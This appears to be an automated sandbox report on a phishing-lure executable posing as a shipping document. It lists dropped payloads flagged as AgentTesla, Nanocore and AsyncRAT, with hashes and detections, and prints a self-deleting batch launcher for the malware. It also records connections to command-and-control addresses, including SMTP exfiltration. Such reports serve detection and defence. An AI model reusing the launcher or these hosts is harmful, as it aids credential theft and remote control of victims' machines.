Category:	dropped
Size (bytes):	522
Entropy (8bit):	5.348034597186669
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat92n4M6:ML9E4Ks2wKDE4KhK3VZ9pKhg84j
MD5:	07FC10473CB7F0DEC42EE8079EB0DF28
SHA1:	90FA6D0B604991B3E5E8F6DB041651B10FD4284A
SHA-256:	A42B61DFB4AF366D05CE1815C88E2392C7C4AA9B6B17604234BEB7A7DADA7E4C
SHA-512:	D7240EE88D207E631990907AFA96C8384FB51729A16247BD4BDB96CBA3C4CDB9A68ADCD07819B2242A0F395690AD831B1B547EC91E988CBE39398F472055D56
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\VLC2.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\VLC2.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	425
Entropy (8bit):	5.340009400190196
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\VLC2.exe.log	
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9l0ZKhav:ML9E4Ks2wKDE4KhK3VZ9pKhk
MD5:	CC144808DBAF00E03294347EADC8E779
SHA1:	A3434FC71BA82B7512C813840427C687ADDB5AEA
SHA-256:	3FC7B9771439E777A8F8B8579DD499F3EB90859AD30EFD8A765F341403FC7101
SHA-512:	A4F9EB98200BCAF388F89AABAF7EA57661473687265597B13192C24F06638C6339A3BD581DF4E002F26EE1BA09410F6A2BBDB4DA0CD40B59D63A09BAA1AADD D
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	
Process:	C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	219648
Entropy (8bit):	6.069728788301543
Encrypted:	false
SSDEEP:	3072:jGW32XuumXzok4CeyFZdUCEpBQxm+uITVLmfOfaXSwN1SQYBy3t7rH:j7oQe0TUrPIhAWppRMd7
MD5:	E8DC83A4ED7657D3211077B7F343FC3C
SHA1:	0AF6CB0CA0D55A2EC6626443B5D91F9C0D0C332C
SHA-256:	C0791632452FD17FDB08B4241AD7B6F5AAF1AF61908613011135EF3631F4B4020
SHA-512:	F37155BE17E744B46CB76F746EC8D02E7D6F0EC8B3D8CAA583081504E15674B9C1BB5E3061B149AEB5993252939597040 64B3512F156797C1F5046289E41125C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 67%
Joe Sandbox View:	• Filename: Shipping Document PLBL Draft.exe, Detection: malicious, Browse • Filename: Inquiry-20201130095115.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P.....>o... .....@.. ....@.....n..K.....P..... ....H.....text...DO... ...P..... ..`.rsrc...P.....R.....@..@.rel oc.....X.....@..B..... o.....H.....(....*..(....*.s.....s.....s.....s.....*...0..,.....+.....,.....,.....,.....,+.+.~....o....*.0 ..,.....+.....,.....,.....,.....,+.+.~....o....*.0..,.....+.....,.....,.....,.....,+.+.~....o....*.0.....+.....,.....,.....,.....,+.+...(....(....*...0..(..... +.....,.....,.....,.....,+.+..(....*.0..,.....

C:\Users\user\AppData\Local\Temp\Icda.exe	
Process:	C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.449292674421311
Encrypted:	false
SSDEEP:	3072:QzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIfjVo9EPPKchNdXM3gskyeOA:QLV6Bta6dtJmakIM5QWKagyrA
MD5:	BB21F995740D8BC1549D9CBC32874DD8
SHA1:	8C53B645027362EC97C15735EEB39A12D62C8A74
SHA-256:	9589565F7BEB6DCCFE4F8424455271BBF810182EA94DACBC8C081577E34A51E1
SHA-512:	608E1871476D3534D9C7BC1951CCC4ABBB3056F57D3C64BEB1D13B8A453DE7B113001C70C0A1728A2776538D464893990A88035B2FB34254F24927E4536AE24B
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 94%
Joe Sandbox View:	• Filename: Shipping Document PLBL Draft.exe, Detection: malicious, Browse • Filename: Inquiry-20201130095115.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\AppData\Local\Temp\Isgeprf.exe	
Process:	C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\lsgeprf.exe	
Category:	dropped
Size (bytes):	46080
Entropy (8bit):	5.460481307882583
Encrypted:	false
SSDEEP:	768:HuOe1TXQpMlWUlr7e+fmo2qDWL5P0NFUTpYkk8PIvzjbpgX3iQ2/bcGA8+gulCsN:HuOe1TXOw2BLs7Bv3bmXSQk9/Wdjx
MD5:	E2DA4F42475E01F7961EF2FB929DE54E
SHA1:	E57DF765DA7135D578B29E4619CC395A729EB757
SHA-256:	488C59FDDF2DB00DA7FB4D6589183ADC7396EDC4233F23EB950AA7191FE4366E
SHA-512:	08CF988BE2B1D4214812477759BF273E1281D762491D5EB40ED77C95AD701A08FCE0D5A67B7D2163389E0EFA96422DD535D1062ECB345AC6054688E38EB6E2A
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\lsgeprf.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 86%
Joe Sandbox View:	• Filename: Shipping Document PLBL Draft.exe, Detection: malicious, Browse • Filename: Inquiry-20201130095115.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...#..^.....>.... .....@.. ....@.....O..... ....H.....text...D.... ....`.rsrc.....@..@.reloc..... .....@..B..... .....H.....Y...I.....V..;...$0.xC.=VD..b.....9A../.\.....(....*.~....*.....*.~....*.....*.~....*.....*.~....*.....*.~....*.... ..*.~....*.....*.~....*.....*.~....*.~....*.....*.~....*.....*.~....*.....**.(>.....*2~.....o?...*.s.....*.()...:(...(*.....:....(+...:....('...:.....((...9.....(v...*V(....s.... ...o....*n~....9....~....o.....*~~.... (....9....(0...9....(@...*Vr.%.p~....(o....#...*.s...

C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	
Process:	C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	128000
Entropy (8bit):	7.95381804390952
Encrypted:	false
SSDEEP:	3072:DJyVj8p64ZCYke3DIgu2hXNGAAYDqREUJmnlq722EP3mThUP2P:M4pi5e3Mg7XsAXlU8l3tPU
MD5:	01475371C9519A0C8F64B7606A0833E0
SHA1:	58DE8246D2910F00ED1D4DEABC69CF60D8DDCF8B
SHA-256:	97A5CAB2336F3B81F82D7EC85B2F0937CE39D10E512BF0BDADE9248D6D1BC682
SHA-512:	9DB9F3D2F6DB0E1E7154D79B54316A0A54D75BDAB327EC248D23F7EED3DB54BB00C61C003C92E1B1C38D30EEFA6A680CBA73B7CF28DE3C2181BB82B25E406 62F
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 76%
Joe Sandbox View:	• Filename: Shipping Document PLBL Draft.exe, Detection: malicious, Browse • Filename: Inquiry-20201130095115.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._..... ... .@.. .....`..... .@.....t...W.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.relo c.....@.....@..B.....H.....".0.....Z(.....(....s....(....*z,,..{....,.{....o.....(....*..s....}.....(.....r...po.....s....(....*6.(..... (....*....0..W.....(....r...p(.....(....(....(.....(....&(....r%..p(.....(....(....(....&.(...*..0..X.....s!.....$.....o"...&..(#.....s$.....$.....o"...&.....,..o.....,..o.....*.....(..A..... .DK.....((...*.0..2.....~....., rE..p.....()...o*...s+.....

C:\Users\user\AppData\Local\Temp\VLC2.exe	
Process:	C:\Users\user\AppData\Local\Temp\lsgeprf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	46080
Entropy (8bit):	5.460481307882583
Encrypted:	false
SSDEEP:	768:HuOe1TXQpMlWUlr7e+fmo2qDWL5P0NFUTpYkk8PIvzjbpgX3iQ2/bcGA8+gulCsN:HuOe1TXOw2BLs7Bv3bmXSQk9/Wdjx
MD5:	E2DA4F42475E01F7961EF2FB929DE54E
SHA1:	E57DF765DA7135D578B29E4619CC395A729EB757
SHA-256:	488C59FDDF2DB00DA7FB4D6589183ADC7396EDC4233F23EB950AA7191FE4366E
SHA-512:	08CF988BE2B1D4214812477759BF273E1281D762491D5EB40ED77C95AD701A08FCE0D5A67B7D2163389E0EFA96422DD535D1062ECB345AC6054688E38EB6E2A
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\VLC2.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 86%

C:\Users\user\AppData\Local\Temp\VLC2.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...#..^.....>.... .....@.. ....@.....O..... ....H.....text...D.... ....`.rsrc.....@..@.reloc..... .....@..B..... .....H.....Y...I.....V..;...$0.xC.=VD..b.....9A../.\.....(...*.~....*.....*.~....*.....*.~....*.....*.~....*.....*.~....*..... ..*.~....*.....*.~....*.....*.~....*.....*.~....*.....*.~....*.....*.~....*.....**.(>.....*2~.....o?...*.s.....*.()...:(...(*..:....(+...:....('...:....((...9.....(v...*V(....s... ...o....*n~....9....~....o.....*~~.... (....9....(0...9....(@...*Vr.%.p~....(o....#...*.s...

C:\Users\user\AppData\Local\Temp\tmpA04.tmp.bat	
Process:	C:\Users\user\AppData\Local\Temp\lsgeprf.exe
File Type:	DOS batch file, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	150
Entropy (8bit):	5.043804988414281
Encrypted:	false
SSDEEP:	3:mKDDCMNqTtvL5oWXp5cViE2J5xAIddiovmqRDWXp5cViE2J5xAInTRIOVRLazVZ6:hWKqTtT6WXp+N23ffLvmq1WXp+N23fT9
MD5:	388EB945DAD3F52CC1817A1F7A40D910
SHA1:	F71A000719329DF48C5672DB1B4DB87C61CF6CCA
SHA-256:	6C6808B0EAE57E429BB83B08AC62823A80BBC699D203C8B07798AE1C3E1CC11E
SHA-512:	B21A73C4BBE96E9957DA9EA029446B6FA8664CAAFD776587B4E08C7BD595C8228D593B24395DEA2C2EA9895D78F87F69AEF029400A34F39BD3886B94FC962B1
Malicious:	false
Preview:	@echo off..timeout 3 > NUL..START "" "C:\Users\user\AppData\Local\Temp\VLC2.exe"..CD C:\Users\user\AppData\Local\Temp\..DEL "tmpA04.tmp.bat" /f /q..

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Users\user\AppData\Local\Temp\Icda.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:RaD:I
MD5:	01962885EF8F2FE70BB19B7042C8445C
SHA1:	1576FDFFCDE15A2C54BDF910C8ED8247E4B733FC
SHA-256:	C5400085BB865B92096703DF51D7688EEBC03DF6103E70C8C57520FC020BA348
SHA-512:	36A81CE9C4B31BA31249AAB23AE18DD38A078C435DAFF2CB378B063246237F32E45072C6DF48387A63C2ECF8890A9B0CE4F32011720E814BB19D352690BC263
Malicious:	**true**
Preview:	.5=?...H

\Device\Null	
Process:	C:\Windows\SysWOW64\timeout.exe
File Type:	ASCII text, with CRLF line terminators, with overstriking
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.41440934524794
Encrypted:	false
SSDEEP:	3:hYFqdLGAR+mQRKVxLZXt0sn:hYFqGaNZKsn
MD5:	3DD7DD37C304E70A7316FE43B69F421F
SHA1:	A3754CFC33E9CA729444A95E95BCB53384CB51E4
SHA-256:	4FA27CE1D904EA973430ADC99062DCF4BAB386A19AB0F8D9A4185FA99067F3AA
SHA-512:	713533E973CF0FD359AC7DB22B1399392C86D9FD1E715248F5724AAFBBF0EEB5EAC0289A0E892167EB559BE976C2AD0A0A0D8EFC407FFAF5B3C3A32AA9A0AA A4
Malicious:	false
Preview:	..Waiting for 3 seconds, press a key to continue ....2.1.0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.717996960469375

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Consignment Document PL&BL Draft.exe
File size:	700416
MD5:	b70ffeb2babbacb28b22411beccb4642
SHA1:	3c096e92894c9ff7bfae0fcc0ce5f250cb4ebe9f
SHA256:	623d707cab5c5dc378a5100018e29f88949f4ea4be4b34c c2fc36e1612b68100
SHA512:	79471594362dcb6f5ecbddb34ce68ddbbfc2320fa088439 a54a0dfba7c878d32e5715366808b7a7399f33c9b992e6e bac75d90d9cdc5d591b42e480f4874db41
SSDEEP:	12288:C2HV0CAO/8tsaZm/VGGNO332QplXGJi2o3TnC aR:C2HYBVm/MGillXe3szCa
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....x._.....0.....B<... ...@....@.. .....@.....

File Icon

Icon Hash:	e0f4f4dcd8dcccf0

Static PE Info

General

Entrypoint:	0x493c42
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FC87881 [Thu Dec 3 05:32:49 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x93bf0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x94000	0x18c2c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xae000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x91c48	0x91e00	False	0.896303623072	data	7.86672838882	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x94000	0x18c2c	0x18e00	False	0.321823963568	data	5.63415026876	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xae000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x941f0	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x94658	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x98880	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 967405405, next used block 141717609		
RT_ICON	0x99928	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x9bed0	0x10828	dBase III DBT, version number 0, next free block index 40		

Name	RVA	Size	Type	Language	Country
RT_GROUP_ICON	0xac6f8	0x4c	data		
RT_VERSION	0xac744	0x2fc	data		
RT_MANIFEST	0xaca40	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	
Assembly Version	2.0.0.0
InternalName	p.exe
FileVersion	2.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	
ProductName	Pet Pamonha
ProductVersion	2.0.0.0
FileDescription	Pet Pamonha
OriginalFilename	p.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:32:57.327796	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49739	587	192.168.2.3	85.187.154.178

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:31:21.121231079 CET	49709	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:24.159626961 CET	49709	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:30.269514084 CET	49709	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:37.690541029 CET	49715	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:40.723503113 CET	49715	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:42.994376898 CET	49716	5550	192.168.2.3	172.94.25.202

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:31:45.995290041 CET	49716	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:46.724054098 CET	49715	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:31:52.005683899 CET	49716	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:01.321712971 CET	49719	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:04.074192047 CET	49720	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:04.334855080 CET	49719	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:07.085100889 CET	49720	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:10.335376024 CET	49719	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:13.101190090 CET	49720	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:18.594408035 CET	49729	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:21.602077007 CET	49729	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:27.618124008 CET	49729	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:30.448883057 CET	49731	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:33.462311983 CET	49731	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:35.880191088 CET	49732	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:38.884655952 CET	49732	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:39.462771893 CET	49731	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:44.900799990 CET	49732	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:55.008579016 CET	49737	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:56.842206955 CET	49738	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:56.865803003 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:56.902061939 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:56.902169943 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.059776068 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.060077906 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.096456051 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.097995996 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.134474993 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.136959076 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.178388119 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.203146935 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.239535093 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.239850998 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.287650108 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.287950993 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.324184895 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.324232101 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.327795982 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.328111887 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.328252077 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.328385115 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:57.364470005 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.364510059 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.367136002 CET	587	49739	85.187.154.178	192.168.2.3
Dec 3, 2020 09:32:57.417382002 CET	49739	587	192.168.2.3	85.187.154.178
Dec 3, 2020 09:32:58.011385918 CET	49737	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:32:59.855140924 CET	49738	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:33:04.027350903 CET	49737	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:33:05.855571032 CET	49738	5500	192.168.2.3	172.94.25.202
Dec 3, 2020 09:33:12.319056988 CET	49740	5550	192.168.2.3	172.94.25.202
Dec 3, 2020 09:33:15.325206041 CET	49740	5550	192.168.2.3	172.94.25.202

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:31:19.367966890 CET	57544	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:19.395359039 CET	53	57544	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:20.564963102 CET	55984	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:20.836836100 CET	53	55984	8.8.8.8	192.168.2.3
